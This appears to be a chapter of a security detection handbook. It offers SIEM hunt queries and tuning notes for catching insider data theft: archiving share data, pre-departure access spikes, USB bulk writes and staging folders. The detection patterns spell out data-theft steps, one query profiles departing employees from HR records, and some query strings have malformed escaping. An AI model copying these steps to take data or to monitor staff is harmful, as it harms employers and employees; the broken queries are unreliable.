Two explicit boundaries against this part's closest neighbors. Part 20 (Exfiltration) owns the network-transfer side of this exact story — large or anomalous outbound volume, exfiltration over DNS/ICMP, and uploads to unsanctioned cloud-storage destinations; this part stops at the host, before anything leaves the network, and a pattern here that fires alongside a Part 20 hit is a materially stronger combined signal than either alone, cited into Part 27's hunt chains rather than duplicated in either part. Part 15 (Host & Directory Discovery) owns the pre-lateral-movement enumeration commands ([net](#), [nltest](#), BloodHound-shaped queries); an insider already has the access they're abusing and rarely needs to enumerate anything first, so this part's patterns key on the volume and destination of already-legitimate access rather than on discovery tooling. Part 22 (Malware Indicators) and Part 24 (Cloud Identity & SaaS Abuse) are both adjacent but excluded on separate grounds: this part deliberately excludes malware-presence signals, since the tools in scope here are legitimate and almost always signed, and excludes OAuth/app-consent-grant abuse, which is a SaaS-identity-layer behavior rather than a host-file-staging one.

**[SOC MANAGEMENT]** No pattern in this part should run as a standing, real-time-paging detection on its own. DEH Part 42's confidence framing and this part's own false-positive drivers point the same direction: individually, every one of these signals fires on ordinary IT operations often enough that an always-page rule trains the SOC to ignore it within weeks. The workable cadence is a triggered hunt — run [QC-21-01](#) through [QC-21-04](#) against a specific user or host once HR, Legal, or an existing Part 20 exfiltration hit gives a documented reason to look, and reserve [QC-21-05](#)'s composite correlation for the cases that warrant its higher confidence bar. Any pattern that touches HR departure data ([QC-21-02](#)

specifically) needs a documented Legal/HR governance sign-off before it runs against a named employee at all, not only before any escalation that follows a hit — that review belongs ahead of the query, not after it.

## Query patterns

### QC-21-01 — Mass archive creation from a sensitive or shared source path

| Field             | Value                                                                                                                                                                                                      |
|-------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-21-01                                                                                                                                                                                                   |
| MITRE             | T1560.001 (Archive Collected Data: Archive via Utility)                                                                                                                                                    |
| Behavior          | A compression utility (7z.exe, WinRAR.exe, rar.exe, tar) is invoked against a network share, mapped drive, or another user's profile, producing an archive file outside a documented backup or IT process. |
| DEH cross-ref     | DEH Part 3 (Telemetry Engineering I: Host and Identity Sources — process-creation and command-line visibility); DEH Part 11 (Endpoint Detection Engineering — dual-use tooling framing)                    |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                                                                                                            |

**[HUNTER]** Archive utilities are the single most common tool an insider actually reaches for, precisely because they're legitimate, unmonitored by most EDR policies, and already installed. This hunt beats waiting on a standing rule because the interesting variable isn't the binary — it's the source path and the password flag — and a hunter checking a specific suspected user or host can apply that judgment far faster than a generic rule tuned across the whole fleet.

**[QUERY] Sigma** — Sysmon process-creation telemetry on Windows.

CONCEPTUAL SAMPLE — binary list, path substrings, and password-flag detection illustrative; validate against your own environment's actual archive tooling and share naming.

```
title: Archive Utility Invoked Against a Network Share or Foreign Profile Path
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith:
      - '\7z.exe'
      - '\rar.exe'
      - '\WinRAR.exe'
  selection_source:
    CommandLine|contains:
      - '\\\\'          # UNC path
      - ':\Users\'      # another user's local profile
  condition: selection and selection_source
falsepositives:
  - See [FALSE POSITIVE] below
level: medium
```

Plausible expected result: a hit returns a command line such as "C:\Program Files\7-Zip\7z.exe" a - pS3cr3t! C:\Users\jsmith\Desktop\export.7z \\fileserver01\Finance\$\Q3\_Reports\\*, with ParentImage typically explorer.exe or cmd.exe. Interpretation: consistent with a user compressing files pulled from a share into a portable, possibly password-protected archive on local disk — worth a look given the destination sits outside any documented backup path, not proof of intent on its own.

**[QUERY] KQL (Sentinel/Defender)** — DeviceProcessEvents.

CONCEPTUAL SAMPLE — path substrings illustrative; align with your own share and profile-path conventions.

```
DeviceProcessEvents
| where FileName in~ ("7z.exe", "rar.exe", "WinRAR.exe")
| where ProcessCommandLine has "\\\" or ProcessCommandLine matches regex @"(?:\\Users\\(?:^\\|\\)\"
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFileName
```

Plausible expected result: a sparse set of rows, each carrying the full command line and the acting account. Interpretation: same read as the Sigma block — treat the source path and password flag as the parts worth weighting, not the mere presence of the binary.

**[QUERY] SPL** — Sysmon or EDR process-creation index.

CONCEPTUAL SAMPLE — field names assume a standard Sysmon TA mapping.

```
index=sysmon EventCode=1
Image IN ("*\\7z.exe", "*\\rar.exe", "*\\WinRAR.exe")
(CommandLine="*\\\" OR CommandLine="*:\\Users\\")
| table _time, host, User, ParentImage, CommandLine
| sort - _time
```

Plausible expected result: the same shape as the KQL output in table form. Interpretation: unchanged.

**[QUERY] AQL** — this is AQL, QRadar's Ariel Query Language, not standard SQL, run against the normalized Events view.

CONCEPTUAL SAMPLE — payload keyword matching is a coarse substitute for parsed command-line fields; confirm your log source extension actually parses CommandLine before relying on this shape.

```
SELECT DATEFORMAT(starttime,'yyyy-MM-dd HH:mm:ss') AS eventTime,
        username, UTF8(payload) AS commandLine
FROM events
WHERE (UTF8(payload) ILIKE '%7z.exe%' OR UTF8(payload) ILIKE '%rar.exe%' OR UTF8(payload) ILIKE
'%WinRAR.exe%')
AND (UTF8(payload) ILIKE '%\\\" OR UTF8(payload) ILIKE '%:\\Users\\')
LAST 7 DAYS
```

Plausible expected result: a small result set, with the archive utility's full invocation recoverable from the raw payload text. Interpretation: unchanged from the other languages above.

**[QUERY] YARA-L** — Google SecOps UDM PROCESS\_LAUNCH events.



CONCEPTUAL SAMPLE — UDM field paths illustrative; validate against your own ingestion pipeline.

```
rule archive_utility_against_share_or_foreign_profile {
  meta:
    description = "Archive utility invoked against a UNC path or another user's profile"
    severity = "Medium"
  events:
    $e.metadata.event_type = "PROCESS_LAUNCH"
    $e.target.process.file.full_path = /(7z\.exe|rar\.exe|WinRAR\.exe)$/i
    $e.target.process.command_line = /(\\|\\\\|\\\|\\|\\Users\\)/i
  condition:
    $e
}
```

Plausible expected result: one match per invocation, with the acting principal and full command line intact. Interpretation: unchanged.

**[QUERY] Elastic (KQL)** — a single-event boolean match, so Elastic's own KQL surface is the cheapest fit per DEH Appendix A5 §8's decision table.

CONCEPTUAL SAMPLE — path substrings illustrative.

```
process.name : ("7z.exe" or "rar.exe" or "WinRAR.exe") and process.command_line : ("*\\\\\\*" or
"*:\\Users\\*")
```

Plausible expected result: the same shape as every other language above, surfaced through `process.parent.name` and `user.name`. Interpretation: unchanged.

**[FALSE POSITIVE]** IT-run backup jobs and mailbox-migration tooling routinely shell out to 7-Zip or WinRAR from a service account at a fixed nightly time against a consistent destination — exclude that specific account-plus-path combination rather than the binary itself, since exempting the binary removes this pattern's only real signal. A second common driver: ordinary users compressing large project folders because an email attachment-size limit forces it, or a help-desk-driven PST-file archive ahead of a mailbox migration. A password-protected archive (`-p` flag) built by an ordinary user account with no associated change ticket is the narrower, stronger version of this signal worth prioritizing over volume alone.

**[PIVOT]** Check whether the resulting archive file was subsequently copied to removable media (`QC-21-03`) or written into a staging directory already flagged by `QC-21-04` — either co-occurrence raises this well above a routine compression job. Also check the account's normal role against the source share's data classification; an archive pulled from a share the account has no ordinary job-function reason to touch is a stronger read than the archive event alone.

---

## QC-21-02 — Bulk file-access volume spike inside an HR-flagged departure window

| Field             | Value                                                                                                                                                                                                          |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-21-02                                                                                                                                                                                                       |
| MITRE             | T1039 (Data from Network Shared Drive)                                                                                                                                                                         |
| Behavior          | A user's file-open, download, or copy event volume against a share or document repository spikes well above their own baseline inside the days preceding a known or suspected resignation or termination date. |
| DEH cross-ref     | DEH Part 3 (host and file-access telemetry); DEH Part 31 (Baselining — a per-user access-volume baseline is required for "spike" to mean anything); DEH Part 42 (Analytic Confidence)                          |
| Languages covered | KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (ES QL) — Sigma: N/A, see below                                                                                                                             |

**[HUNTER]** This is deliberately the lowest-confidence pattern in this part: transitioning knowledge, printing handoff material, and backing up personal files are all normal parts of a real departure that have nothing to do with theft, and DEH Part 42 places this exact behavior class near the bottom of its Analytic Confidence scale for that reason. Reach for this hunt rather than a standing rule because the HR departure-date signal usually exists only as a manual notification security receives after a flagged resignation or termination, not as an automatable real-time feed in most environments.

*Sigma: N/A — Aggregation ceiling. Sigma's correlation model ( `event_count / value_count / temporal` ) has no reference-implementation primitive for joining a detection against an exogenous, per-user reference table like an HR departure date across most backends — there is no field in the raw telemetry itself to group by that carries "this user's last day of work," so the join this pattern depends on falls outside what a Sigma correlation rule can express portably.*

**[QUERY] KQL (Sentinel/Defender)** — `OfficeActivity` joined against an ingested HR-departure watchlist.

CONCEPTUAL SAMPLE — watchlist name, field names, and multiplier threshold illustrative; validate against your own baseline and HR feed schema.

```
let departures = _GetWatchlist('HRDepartureWatchlist')
| project UserPrincipalName, LastDayOfWork = todatetime(LastDayOfWork);
let baseline = OfficeActivity
| where TimeGenerated < ago(90d)
| summarize AvgDailyAccess = count() / 90.0 by UserId;
OfficeActivity
| where Operation in ("FileAccessed", "FileDownloaded", "FileCopied", "FileSyncDownloadedFull")
| join kind=inner departures on $left.UserId == $right.UserPrincipalName
| where TimeGenerated between (LastDayOfWork - 14d .. LastDayOfWork)
| summarize WindowEvents = count() by UserId, LastDayOfWork
| join kind=inner baseline on UserId
| where WindowEvents > 5 * (AvgDailyAccess * 14)
```

Plausible expected result: a small number of UserIds where `WindowEvents` runs several times the expected 14-day baseline — for example, 1,200 access events against an expected ~150. Interpretation: consistent with a departing employee accessing far more files than their ordinary role activity in the run-up to their last day; this is a starting point for documented review, not evidence of intent, per DEH Part 42's confidence framing.

**[QUERY] SPL** — a lookup-driven join against an HR export.

CONCEPTUAL SAMPLE — lookup file and field names illustrative.

```
| inputlookup hr_departures.csv
| join type=inner user
|   [ search index=o365 (Operation=FileAccessed OR Operation=FileDownloaded OR Operation=FileCopied)
|     | bin _time span=1d
|     | stats count as daily_events by user, _time ]
| eval window_start=relative_time(strptime(last_day_of_work,"%Y-%m-%d"), "-14d@d")
| where _time >= window_start AND _time <= strptime(last_day_of_work,"%Y-%m-%d")
| stats sum(daily_events) as window_events by user, last_day_of_work
```

Plausible expected result: the same shape as the KQL output — one row per flagged user with a total event count for the departure window. Interpretation: same read as above.

**[QUERY] AQL** — this is AQL, not standard SQL. AQL has no `JOIN` clause, so the query below is the investigative, single-user search an analyst runs once HR has already provided a specific departure date; a standing, fleet-wide correlated version needs QRadar's Reference Set of active departures plus a Custom Rule testing against it (DEH Part 27 §2–§3's multi-object model), a heavier build than the search shown here.

CONCEPTUAL SAMPLE — single-user investigative search; field names and date window illustrative, and this substitutes for the fleet-wide join no AQL query can express natively.

```
SELECT username, COUNT(*) AS fileAccessEvents
FROM events
WHERE username = 'jsmith'
      AND category = 'File Access'
START '2026-08-15 00:00:00' STOP '2026-08-29 00:00:00'
GROUP BY username
```

Plausible expected result: a single row per named user for the manually supplied date window. Interpretation: unchanged — this validates one user at a time rather than screening the whole population automatically.

**[QUERY] YARA-L** — a reference list of departing usernames joined against UDM resource-access events.

CONCEPTUAL SAMPLE — reference-list syntax and threshold illustrative.

```

rule bulk_file_access_ahead_of_departure {
  meta:
    description = "File-access volume spike for a user on the HR departure reference list"
    severity = "Medium"
  events:
    $e.metadata.event_type = "USER_RESOURCE_ACCESS"
    $e.principal.user.userid = $user
    $user in %hr_departure_watchlist
  match:
    $user over 14d
  outcome:
    $access_count = count($e)
  condition:
    $e and $access_count > 500
}

```

Plausible expected result: one detection instance per flagged user, with `$access_count` well above the illustrative 500-event threshold. Interpretation: same read as above; validate that `%hr_departure_watchlist` is actually populated and current before trusting a zero-result run as clean.

**[QUERY] Elastic (ES|QL)** — chosen because this pattern's shape is a threshold aggregation over a wide lookback joined against a second data source, per DEH Appendix A5 §8's decision table.

CONCEPTUAL SAMPLE — `LOOKUP JOIN` syntax and field names illustrative; this construct is recent and version-dependent — validate against your installed Elastic release.

```

FROM logs-o365.audit*
| WHERE operation IN ("FileAccessed", "FileDownloaded", "FileCopied")
| STATS window_events = COUNT(*) BY user.name, BUCKET(@timestamp, 14d)
| LOOKUP JOIN hr_departures ON user.name
| WHERE window_events > 500

```

Plausible expected result: the same shape as the other four languages. Interpretation: unchanged.

**[FALSE POSITIVE]** Legitimate offboarding transition work — compiling handoff documentation, downloading personal files an employee is entitled to keep, or a manager pulling reports ahead of a transition meeting — produces the identical volume spike. A voluntary, amicable, pre-announced departure is far more likely to show a benign spike than an abrupt, contested termination; treat the departure's own context as part of the read, not the volume number alone, and route every hit through HR/Legal before any action beyond a documented review, since this pattern's false-positive rate against genuine malicious intent is high by design.

**[PIVOT]** Check whether the accessed files fall outside the departing employee's normal job function or data classification — a marketing employee suddenly pulling customer financial records reads very differently than pulling their own project files. Check for a co-occurring archive-creation event (`qc-21-01`) or removable-media write (`qc-21-03`) in the same window, which is the composite shape `qc-21-05` is built to catch.

**SOC Management View** *This pattern cannot run against a named employee without a documented Legal/HR governance sign-off obtained before the query runs, not after a hit — the same review discipline this book's "Why this part exists" section states at the part level, restated here because [QC-21-02](#) is the one pattern in this part that directly consumes HR data rather than only host telemetry. A SOC that runs this ad hoc against whichever departure HR happens to mention informally, without that sign-off, is building exactly the kind of undocumented profiling activity that turns into a legal liability the moment an employee disputes the finding.*

### QC-21-03 — Bulk file write to removable/USB mass-storage media

| Field             | Value                                                                                                                                                                                       |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | <a href="#">QC-21-03</a>                                                                                                                                                                    |
| MITRE             | T1052.001 (Exfiltration Over Physical Medium: Exfiltration over USB)                                                                                                                        |
| Behavior          | A burst of file-write events lands on a volume flagged as removable storage for one user/host inside a short window, well above the isolated single-file copies typical of routine USB use. |
| DEH cross-ref     | DEH Part 3 (host telemetry — Windows Advanced Audit Policy's Removable Storage subcategory); DEH Part 42 (Analytic Confidence)                                                              |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, Elastic (ES QL) — YARA-L: <a href="#">N/A</a> , see below                                                                                         |

**[HUNTER]** Removable-media write volume is one of the few insider-threat signals with genuinely deterministic host telemetry — but only once the Advanced Audit Policy's "Audit Removable Storage" object-access subcategory is actually enabled, which most environments never turn on. Reach for this hunt first to confirm that audit coverage genuinely exists on the target host or fleet before trusting a zero-result count as clean, since an unaudited host reports as silent by default rather than flagging the gap.

**[QUERY] Sigma** — a correlation over Windows Security Event ID 4663, filtered to write access against a removable-storage-tagged resource.

CONCEPTUAL SAMPLE — the [ResourceAttributes](#) field and threshold are illustrative; validate against your own Advanced Audit Policy > Object Access > Removable Storage output.

```

title: Bulk File Write Burst to Removable Storage
status: experimental
correlation:
  type: event_count
  rules:
    - removable_storage_write
  group-by:
    - SubjectUserName
    - Computer
  timespan: 15m
  condition:
    gte: 50
---
title: Removable Storage Write
id: removable_storage_write
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4663
    AccessMask: '0x2'
    ResourceAttributes|contains: 'RemovableStorage'
  condition: selection
falsepositives:
  - See [FALSE POSITIVE] below
level: medium

```

Plausible expected result: a hit names a `SubjectUserName / Computer` pair with 50 or more qualifying writes inside 15 minutes. Interpretation: consistent with a bulk copy operation to an attached USB mass-storage volume — the threshold is illustrative and should be validated against your own baseline of normal single-file USB use before trusting it as a cutoff.

**[QUERY] KQL (Sentinel/Defender)** — `SecurityEvent`.

CONCEPTUAL SAMPLE — same field caveats as the Sigma block above.

```

SecurityEvent
| where EventID == 4663 and AccessMask == "0x2"
| where ResourceAttributes has "RemovableStorage"
| summarize WriteEvents = count() by SubjectUserName, Computer, bin(TimeGenerated, 15m)
| where WriteEvents >= 50

```

Plausible expected result: the same shape as the Sigma rule. Interpretation: unchanged.

**[QUERY] SPL** — `WinEventLog:Security`.

CONCEPTUAL SAMPLE — field names assume the standard Windows TA mapping.

```

index=wineventlog sourcetype="WinEventLog:Security" EventCode=4663 Access_Mask="0x2"
ResourceAttributes="*RemovableStorage*"
| bin _time span=15m
| stats count as write_events by user, ComputerName, _time
| where write_events >= 50

```

Plausible expected result: unchanged from the KQL block, in table form. Interpretation: unchanged.

**[QUERY] AQL** — this is AQL, not standard SQL.

CONCEPTUAL SAMPLE — raw payload substring matching is a coarse substitute for a parsed `ResourceAttributes` field; confirm your log source extension exposes it directly if higher precision is needed. `HAVING` filters on the `writeEvents` alias rather than the raw `COUNT(*)`, per IBM's only documented AQL `HAVING` pattern (IBM Documentation, "AQL data aggregation functions," QRadar SIEM 7.4/7.5: [https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS\\_7.5/com.ibm.qradar.doc/r\\_aql\\_aggregate\\_functions.html](https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS_7.5/com.ibm.qradar.doc/r_aql_aggregate_functions.html)).

```

SELECT username, sourcehostname AS "Host", COUNT(*) AS writeEvents
FROM events
WHERE "EventID" = 4663
    AND UTF8(payload) ILIKE '%RemovableStorage%'
GROUP BY username, sourcehostname
HAVING writeEvents >= 50
LAST 15 MINUTES

```

Plausible expected result: a small result set, one row per offending user/host pair. Interpretation: unchanged — this aggregation is fully expressible as a single AQL search, no multi-object build required.

*YARA-L: N/A — Missing schema field. UDM's file-write event types carry no confirmed device-class or removable-volume equivalent field distinguishing a write to a USB mass-storage device from any other file write; without a parser-populated marker for this, expressing the filter would mean guessing at an unconfirmed field, per DEH Part 28 §1.1's precedent for a comparable UDM schema gap.*

**[QUERY] Elastic (ES|QL)** — chosen as the threshold/aggregation surface per DEH Appendix A5 §8's decision table.

CONCEPTUAL SAMPLE — field paths illustrative for a Winlogbeat/ECS pipeline.

```

FROM logs-windows.security*
| WHERE event.code == "4663" AND winlog.event_data.ResourceAttributes LIKE "*RemovableStorage*"
| STATS write_events = COUNT(*) BY user.name, host.name, BUCKET(@timestamp, 15m)
| WHERE write_events >= 50

```

Plausible expected result: unchanged from the other four languages. Interpretation: unchanged.

**[FALSE POSITIVE]** Legitimate bulk operations look identical from this telemetry alone: an employee backing up a personal photo library, an IT technician imaging a drive or deploying software via USB, or a field technician copying diagnostic logs to a USB stick as part of documented troubleshooting all

produce the same write-burst shape. Correlate against a device allowlist keyed on USB vendor ID/serial number — not merely "a removable device is present" — and check whether the account holds a role with a legitimate need (IT, forensics, media production) before treating volume alone as a signal.

**[PIVOT]** Pull the device's USB descriptor (vendor ID and serial number, via Event ID 20001/20003 or the equivalent EDR device-inventory event) to determine whether it's a known corporate asset or an unrecognized personal device — an unrecognized device is a materially stronger signal than the write-burst count alone. Cross-reference [QC-21-01](#) for a co-occurring archive-creation event immediately preceding the write.

**Blind Spot** Every query above keys on a write landing on a volume tagged removable storage in Windows auditing. A phone or tablet mounted in MTP (media transfer protocol) mode, and most personal cloud-sync clients writing to a local sync folder that later uploads on its own schedule, produce neither a removable-storage-tagged write nor a drive-letter change — the transfer happens through an entirely different code path this pattern's telemetry source cannot see. Pair this pattern with a host-based process inventory check for known sync-client binaries (per DEH Part 11) as a second, independent detection layer.

#### QC-21-04 — Staging directory: high-volume file creation in an atypical local directory

| Field             | Value                                                                                                                                                                                                                          |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-21-04                                                                                                                                                                                                                       |
| MITRE             | T1074.001 (Data Staged: Local Data Staging)                                                                                                                                                                                    |
| Behavior          | Many file-create events land inside one local directory that isn't a known application, package-manager, or Windows-owned path, within a short window — an ad hoc collection point assembled ahead of compression or transfer. |
| DEH cross-ref     | DEH Part 3 (host telemetry — file-creation events); DEH Part 11 (Endpoint Detection Engineering)                                                                                                                               |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (ES QL)                                                                                                                                                              |

**[HUNTER]** A staging directory rarely announces itself — nothing about a folder full of copied files looks different from a folder full of installer output unless you already know which paths are supposed to generate that volume. This hunt reaches for a directory-level file-create count, filtered against a known-good allowlist, because the interesting signal is the *destination path*, not any single file's origin, and that filter needs constant iteration against real IT behavior in your own environment before it's usable unattended.

**[QUERY] Sigma** — a correlation over Sysmon Event ID 11 (FileCreate), grouped by a derived parent-directory field.

CONCEPTUAL SAMPLE — `TargetDirectory` assumes a parent-folder field derived at ingestion from Sysmon's `TargetFilename`; not every backend exposes this natively, and the allowlist is illustrative, not exhaustive.



```

title: High-Volume File Creation in a Non-Standard Directory
status: experimental
correlation:
  type: event_count
  rules:
    - file_create_outside_allowlist
  group-by:
    - Computer
    - TargetDirectory
  timespan: 10m
  condition:
    gte: 75
---
title: File Create Outside Known Allowlist
id: file_create_outside_allowlist
logsource:
  category: file_event
  product: windows
detection:
  selection:
    EventID: 11
  filter_allowlist:
    TargetFilename|contains:
      - '\AppData\Local\Packages\'
      - '\AppData\Local\Google\Chrome\'
      - '\Windows\'
      - '\Program Files\'
  condition: selection and not filter_allowlist
falsepositives:
  - See [FALSE POSITIVE] below
level: medium

```

Plausible expected result: a hit names a `Computer/TargetDirectory` pair with 75 or more file creates inside 10 minutes, sitting outside the allowlist. Interpretation: consistent with files being aggregated into one collection point ahead of compression or transfer — the threshold and allowlist are both illustrative starting points, not validated cutoffs.

**[QUERY] KQL (Sentinel/Defender)** — `DeviceFileEvents`.

CONCEPTUAL SAMPLE — the regex-derived `ParentDir` field is illustrative; validate the extraction against real paths in your tenant.

```

DeviceFileEvents
| where ActionType == "FileCreated"
| where not(FolderPath has_any ("\\AppData\\Local\\Packages\\", "\\AppData\\Local\\Google\\Chrome\\",
"\\Windows\\", "\\Program Files\\"))
| summarize CreateEvents = count() by DeviceName, FolderPath, bin(Timestamp, 10m)
| where CreateEvents >= 75

```

Plausible expected result: the same shape as the Sigma rule, keyed on `FolderPath` directly. Interpretation: unchanged.

**[QUERY] SPL** — Sysmon FileCreate events.

CONCEPTUAL SAMPLE — the `rex`-derived `parent_dir` field is illustrative.

```
index=sysmon EventCode=11
NOT (TargetFilename="*\\AppData\\Local\\Packages\\*" OR TargetFilename="*\\Program Files\\*" OR
TargetFilename="*\\Windows\\*")
| rex field=TargetFilename "(?<parent_dir>.*\\\\\\\\[^\\\\\\\\]+)$"
| bin _time span=10m
| stats count as create_events by host, parent_dir, _time
| where create_events >= 75
```

Plausible expected result: unchanged from the KQL block. Interpretation: unchanged.

**[QUERY] AQL** — this is AQL, not standard SQL. AQL has no string-parsing function to cleanly derive a parent directory from a full file path, so this variant groups on the full path itself rather than the directory — coarser than the other languages here, and best used as a first pass that an analyst then clusters manually by eye, or against a log source extension that already exposes a separate directory field.

CONCEPTUAL SAMPLE — field names and threshold illustrative; grouping on full path rather than directory is a deliberate coarsening, not a validated cutoff.

```
SELECT sourcehostname AS "Host", "File Path" AS filePath, COUNT(*) AS createEvents
FROM events
WHERE "EventID" = 11
  AND "File Path" NOT ILIKE '%\\Program Files\\%'
  AND "File Path" NOT ILIKE '%\\Windows\\%'
GROUP BY sourcehostname, "File Path"
HAVING createEvents >= 75
LAST 10 MINUTES
```

Plausible expected result: a coarser result set than the other languages, since each row keys on a full file path rather than a shared parent directory. Interpretation: manually group the returned rows by common directory prefix before trusting the count.

**[QUERY] YARA-L** — UDM `FILE_CREATION` events.

CONCEPTUAL SAMPLE — UDM field paths and the negative-match syntax are illustrative.

```

rule staging_directory_high_volume_create {
  meta:
    description = "High-volume file creation in a directory outside the known-good allowlist"
    severity = "Medium"
  events:
    $e.metadata.event_type = "FILE_CREATION"
    $e.target.file.full_path = $path
    not $path = /(AppData\\Local\\Packages|Program Files|\\Windows\\)/i
    $e.target.asset.hostname = $host
  match:
    $host, $path over 10m
  outcome:
    $create_count = count($e)
  condition:
    $e and $create_count >= 75
}

```

Plausible expected result: one detection instance per host/path combination crossing the threshold.  
 Interpretation: unchanged from the other languages above.

**[QUERY] Elastic (ES|QL)** — chosen as the threshold/aggregation surface; ECS's own `file.directory` field makes this the cleanest implementation of the five.

CONCEPTUAL SAMPLE — allowlist illustrative; extend it against your own environment's real installer and update paths.

```

FROM logs-endpoint.events.file*
| WHERE event.action == "creation" AND NOT file.path LIKE "*\\Program Files\\" AND NOT file.path LIKE
  "*\\Windows\\"
| STATS create_events = COUNT(*) BY host.name, file.directory, BUCKET(@timestamp, 10m)
| WHERE create_events >= 75

```

Plausible expected result: unchanged from the other languages above, keyed cleanly on `file.directory`.  
 Interpretation: unchanged.

**[FALSE POSITIVE]** Software installers, application and browser updates, and a user extracting a large vendor-provided archive all produce a comparable burst of file creates in one new directory — this is one of the noisiest patterns in the part before tuning. The allowlist shown above only excludes a handful of well-known paths; expect to iterate it against your own environment's actual installer and update behavior for at least several weeks before this is usable as anything beyond a manually reviewed hunt. Forensic imaging and e-discovery tools intentionally recreate large directory trees too, another common benign trigger specifically among IT and security staff.

**[PIVOT]** Identify the process that created the batch of files — a compression utility, a browser download process, and an unrecognized or renamed binary all read very differently. Check whether the same directory is later referenced as the source path in a `QC-21-01` archive-creation command line, or written to removable media in `QC-21-03` — either link is the composite shape `QC-21-05` targets directly.

### **Detection Autopsy — "any directory with 100+ new files in an hour is staging"**

**The rule:** Alert whenever any single directory on an endpoint receives 100 or more file-create events within one hour.

**Why it shipped:** It's a simple, backend-agnostic threshold with an intuitive story — a real collection point should look like a burst of file activity somewhere it doesn't usually happen.

**How it failed:** Windows Update, most browser cache directories, and nearly every third-party software installer clear 100 file creates in well under an hour as a matter of routine. The rule paged on almost every patch Tuesday and was disabled within a day.

**The fix:** An allowlist of known-noisy paths, exactly the one shown in the queries above, plus treating any hit as a hunt lead requiring the [PIVOT] step's process-identity check — not a standalone page.

### **QC-21-05 — Composite: staging, archiving, and removable-media write co-occurring in one session**

| Field             | Value                                                                                                                                                                                                                                                                    |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-21-05                                                                                                                                                                                                                                                                 |
| MITRE             | No clean single-technique mapping — see [HUNTER] framing (chains T1074.001, T1560.001, and T1052.001 as an ordered sequence)                                                                                                                                             |
| Behavior          | Within a single user/host session, a staging-directory file-create burst (QC-21-04 shape), an archive-utility invocation against that directory (QC-21-01 shape), and a bulk write to removable media (QC-21-03 shape) all occur in order inside a short overall window. |
| DEH cross-ref     | DEH Part 42 (Analytic Confidence — composite/co-occurrence framing); DEH Part 3 (host telemetry underlying all three stages); this book's QC-21-01, QC-21-03, QC-21-04                                                                                                   |
| Languages covered | KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (EQL) — Sigma: N/A, see below                                                                                                                                                                                         |

**[HUNTER]** Any one of the three stages alone is common and mostly benign; DEH Part 42's Analytic Confidence framing is explicit that stacking several independently low-confidence signals into a required, ordered co-occurrence is often the only honest way to raise this behavior class's confidence without overstating what a single event actually proves. Run this after any one of QC-21-01, QC-21-03, or QC-21-04 fires individually to see whether it was part of a chain, or run it directly across a full user population once a departure or investigation opens and a higher bar is warranted.

**Sigma:** N/A — Structurally poor fit, not impossible. Sigma's `temporal_ordered` correlation type can technically express a three-stage ordered sequence, but it has narrow, inconsistent backend support and no widely implemented reference translation across this book's target SIEMs — forcing this pattern through it would produce a rule that fights the language rather than one a reader could actually deploy, the same friction this book's own N/A convention exists to name rather than paper over.

**[QUERY] KQL (Sentinel/Defender)** — three staged aggregations joined on host, account, and elapsed time.

CONCEPTUAL SAMPLE — window widths and thresholds illustrative; tune against your own environment before use.

```
let stage1 = DeviceFileEvents
| where ActionType == "FileCreated"
| summarize CreateEvents = count() by DeviceName, AccountName, bin(Timestamp, 10m)
| where CreateEvents >= 75;
let stage2 = DeviceProcessEvents
| where FileName in~ ("7z.exe", "rar.exe", "WinRAR.exe")
| project DeviceName, AccountName, ArchiveTime = Timestamp;
let stage3 = SecurityEvent
| where EventID == 4663 and ResourceAttributes has "RemovableStorage"
| summarize WriteEvents = count() by Computer, SubjectUserName, bin(TimeGenerated, 10m)
| where WriteEvents >= 20;
stage1
| join kind=inner stage2 on DeviceName, AccountName
| where ArchiveTime between (Timestamp .. Timestamp + 30m)
| join kind=inner stage3 on $left.DeviceName == $right.Computer, $left.AccountName ==
$right.SubjectUserName
| where TimeGenerated between (ArchiveTime .. ArchiveTime + 30m)
```

Plausible expected result: on most fleets, an empty result set most weeks; a genuine hit names one user/host pair with all three timestamps falling inside a two-hour span in the expected order. Interpretation: consistent with a staged collect-compress-transfer sequence — this is the highest-confidence output this part produces, and still not proof of intent on its own, per DEH Part 42.

**[QUERY] SPL** — successive joins chaining the same three stages.

CONCEPTUAL SAMPLE — window widths illustrative.

```
index=sysmon EventCode=11
| bin _time span=10m
| stats count as create_events by host, user, _time
| where create_events >= 75
| rename _time as stage1_time
| join type=inner host user
  [ search index=sysmon EventCode=1 (Image="*\\7z.exe" OR Image="*\\rar.exe" OR Image="*\\WinRAR.exe")
  | rename _time as stage2_time ]
| where stage2_time >= stage1_time AND stage2_time <= stage1_time + 1800
| join type=inner host user
  [ search index=winelogs EventCode=4663 ResourceAttributes="*RemovableStorage*"
  | bin _time span=10m
  | stats count as write_events by host, user, _time
  | where write_events >= 20
  | rename _time as stage3_time ]
| where stage3_time >= stage2_time AND stage3_time <= stage2_time + 1800
| table host, user, stage1_time, stage2_time, stage3_time
```

Plausible expected result: unchanged from the KQL block above. Interpretation: unchanged.

**[QUERY] AQL** — this is AQL, not standard SQL. AQL has no `JOIN` clause, so the three stages below are run as separate searches for the same named user and correlated by an analyst rather than by the query itself; a standing, automated version needs QRadar's Reference Set plus Building Block plus Custom Rule chain (DEH Part 27 §2–§3) to hold state across the three stages, a materially heavier build than anything shown elsewhere in this part.

CONCEPTUAL SAMPLE — single-stage, single-user investigative search shown for stage one only; field names and window illustrative, and the cross-stage correlation shown for the other languages is performed by the analyst here, not the query.

```
SELECT username, sourcehostname, COUNT(*) AS createEvents
FROM events
